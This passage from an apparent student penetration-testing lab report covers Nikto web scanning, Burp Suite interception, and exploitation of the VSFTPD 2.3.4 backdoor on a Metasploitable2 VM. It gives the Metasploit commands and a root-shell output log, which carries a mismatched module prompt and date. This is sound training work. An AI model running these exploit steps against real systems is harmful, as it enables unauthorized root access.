44 |_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
```

Observation

The advanced scan provided detailed information about the operating system, active services, and additional network characteristics of the target machine. It confirmed the presence of multiple publicly accessible services and provided valuable information that was later used during the penetration testing phase.

The results demonstrated that the target machine intentionally exposed several vulnerable services, making it suitable for cybersecurity training and penetration testing exercises.

Summary of Nmap Findings

The Nmap assessment successfully identified multiple open ports and running services on the target machine. Information gathered during this phase served as the foundation for the remaining stages of the VAPT process. In particular, the discovery of the vulnerable VSFTPD 2.3.4 service enabled successful exploitation during the penetration testing phase.

The findings also highlighted the importance of regular network scanning in identifying exposed services and reducing the attack surface of an organization's systems.

8.2 WEB SERVER ASSESSMENT USING NIKTO

Introduction

After completing the network reconnaissance using Nmap, the next step was to assess the security of the web server running on the target machine. For this purpose, **Nikto**, an open-source web server vulnerability scanner, was used. Nikto performs comprehensive tests to identify outdated software, insecure configurations, default files, missing security headers, and other known web server vulnerabilities.

The web server assessment helps security professionals identify weaknesses that could be exploited by attackers and provides valuable information for improving the overall security posture of the system.


8.2.1 Objective

The objective of this assessment was to:


- Identify vulnerabilities present in the web server.
- Detect insecure or default configurations.
- Discover outdated software versions.
- Identify potentially dangerous files and directories.
- Collect information that could be useful during penetration testing.

8.2.2 Command Used

```
nikto -h 192.168.125.129
```

8.2.3 Scan Output



8.2.4 Observations

The Nikto scan successfully analyzed the target web server and identified multiple security-related findings. The scan indicated the presence of outdated server software and several common web server misconfigurations. These findings demonstrate how publicly accessible web servers may unintentionally expose sensitive information or increase the attack surface if not properly secured.

The scan also detected default files and configurations that are commonly checked during penetration testing because they may reveal useful information to an attacker. Although the target system used in this project was intentionally vulnerable, the identified issues closely resemble vulnerabilities that are often found in real-world environments.

8.2.5 Key Findings

The Nikto assessment identified several important observations, including:

- Presence of an Apache web server.
 - Detection of outdated web server software.
 - Identification of default files and directories.
 - Discovery of security-related HTTP configuration issues.
 - Information disclosure through web server responses.
 - Potential web server misconfigurations that require remediation.
-

Summary of Nikto Assessment

The Nikto scan complemented the information gathered during the Nmap assessment by focusing specifically on web server security. The assessment revealed several weaknesses that could potentially be exploited if deployed in a production environment. The findings emphasize the importance of regular web server vulnerability scanning, timely software updates, and secure server configuration.

The information collected during this phase also provided additional context for the penetration testing activities performed later in the project.

9. PENETRATION TESTING

Introduction

Following the vulnerability assessment, a controlled penetration test was conducted to verify whether the identified vulnerabilities could be successfully exploited. Unlike vulnerability assessment, which only identifies possible weaknesses, penetration testing attempts to exploit those weaknesses in a safe and controlled environment.

The purpose of this phase was to validate the identified vulnerabilities, understand their potential impact, and demonstrate how an attacker could gain unauthorized access if appropriate security measures were not implemented.

The penetration testing activities performed during this project included:

- Controlled exploitation using **Metasploit Framework**.
 - Web application traffic analysis using **Burp Suite Community Edition**.
-

9.1 PENETRATION TESTING USING METASPLOIT FRAMEWORK

Objective

The objective of this phase was to validate the vulnerability identified during the reconnaissance phase by exploiting the **VSFTPD 2.3.4 Backdoor Command Execution** vulnerability using the Metasploit Framework.

This exploitation was performed only against the Metasploitable2 virtual machine in the isolated lab environment for educational purposes.

Procedure

The penetration testing process consisted of the following steps:

1. Launch the Metasploit Framework.
 2. Search for the VSFTPD 2.3.4 exploit module.
 3. Load the exploit module.
 4. Configure the target IP address (RHOSTS).
 5. Verify the exploit configuration.
 6. Execute the exploit.
 7. Verify successful exploitation by executing system commands on the target machine.
-

Launching Metasploit

The Metasploit Framework was started using the following command:


msfconsole

Searching for the Exploit Module

The appropriate exploit module was identified using the following command:

search vsftpd

The search returned the **exploit/unix/ftp/vsftpd_234_backdoor** module, which targets the vulnerable VSFTPD 2.3.4 service running on the target machine.



Loading the Exploit

The exploit module was loaded using:


```
use exploit/unix/ftp/vsftpd 234 backdoor
```

The target IP address was configured using:

```
set RHOSTS 192.168.125.129
```

The configuration was verified using:

show options




Exploit Execution

The exploit was executed using:

run

The Metasploit Framework successfully exploited the vulnerable FTP service and established a remote command shell on the target machine.



Verification of Successful Exploitation

To verify successful exploitation, several commands were executed on the compromised system.

Commands executed:

Whoami ,pwd

uname -a


hostname

id

ls

The whoami command returned **root**, confirming that the exploit successfully obtained root-level access to the target system.

Additional commands verified the operating system, hostname, current working directory, user privileges, and directory contents.



```
Debian 11.x 64-bit - VMware Workstation
File Edit View VM Tabs Help
Library
My Computer
Metasploitable2
Debian 11.x 64-bit
Fedora
Session Actions Edit View Help
Id Name
0 Automatic
View the full module info with the info, or info -d command.
msf exploit(multi/reverse_tcp) > run
[*] 192.168.125.129:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.125.129:21 - USER: 331 Please specify the password.
[*] 192.168.125.129:21 - Backdoor service has been spawned, handling...
[*] 192.168.125.129:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.125.128:44793 -> 192.168.125.129:6200) at 2020-07-24 13:27:58 -0400

whoami
root
pwd
/
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
id
uid=0(root) gid=0(root)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
```

Observation

The penetration test successfully demonstrated that the vulnerable VSFTPD 2.3.4 service could be exploited to obtain unauthorized root access to the target machine. This validates the importance of promptly updating vulnerable services and removing unsupported software versions from production systems.

The successful exploitation also demonstrated how information collected during reconnaissance can be effectively used during penetration testing to validate real security risks.

9.2 HTTP TRAFFIC ANALYSIS USING BURP SUITE

Introduction

Burp Suite Community Edition is one of the most widely used web application security testing tools. It acts as an intercepting proxy between the web browser and the target web server, allowing security professionals to inspect, modify, and analyze HTTP requests and responses.

In this project, Burp Suite Community Edition was used to intercept HTTP requests generated by Mozilla Firefox while accessing the Metasploitable2 web server. This demonstrated how web application traffic can be monitored and analyzed during a penetration test.

Objective

The objectives of using Burp Suite in this project were:

- To understand the working of an intercepting proxy.
- To intercept HTTP requests between the client and the target web server.
- To inspect request headers and communication details.
- To demonstrate basic web application security testing techniques.


Procedure

The following steps were performed during the HTTP traffic analysis:

1. Burp Suite Community Edition was launched.
2. A temporary project was created using the default configuration.
3. The **Proxy** → **Intercept** feature was enabled.
4. Mozilla Firefox was configured to use Burp Suite as an HTTP and HTTPS proxy.
5. The target web application hosted on Metasploitable2 was accessed through Firefox.
6. Burp Suite successfully intercepted the HTTP request before forwarding it to the target server.
7. The intercepted request was inspected and then forwarded to allow the webpage to load normally.


Burp Suite Initialization

Burp Suite Community Edition was launched successfully using the default project configuration.




Enabling Request Interception

The **Proxy** → **Intercept** module was enabled to capture HTTP requests generated by the browser.



Browser Proxy Configuration

Mozilla Firefox was configured to route both HTTP and HTTPS traffic through Burp Suite using the local proxy address (127.0.0.1) on port 8080.




HTTP Request Interception

After accessing the Metasploitable2 web server through Firefox, Burp Suite successfully intercepted the outgoing HTTP request before forwarding it to the target server.

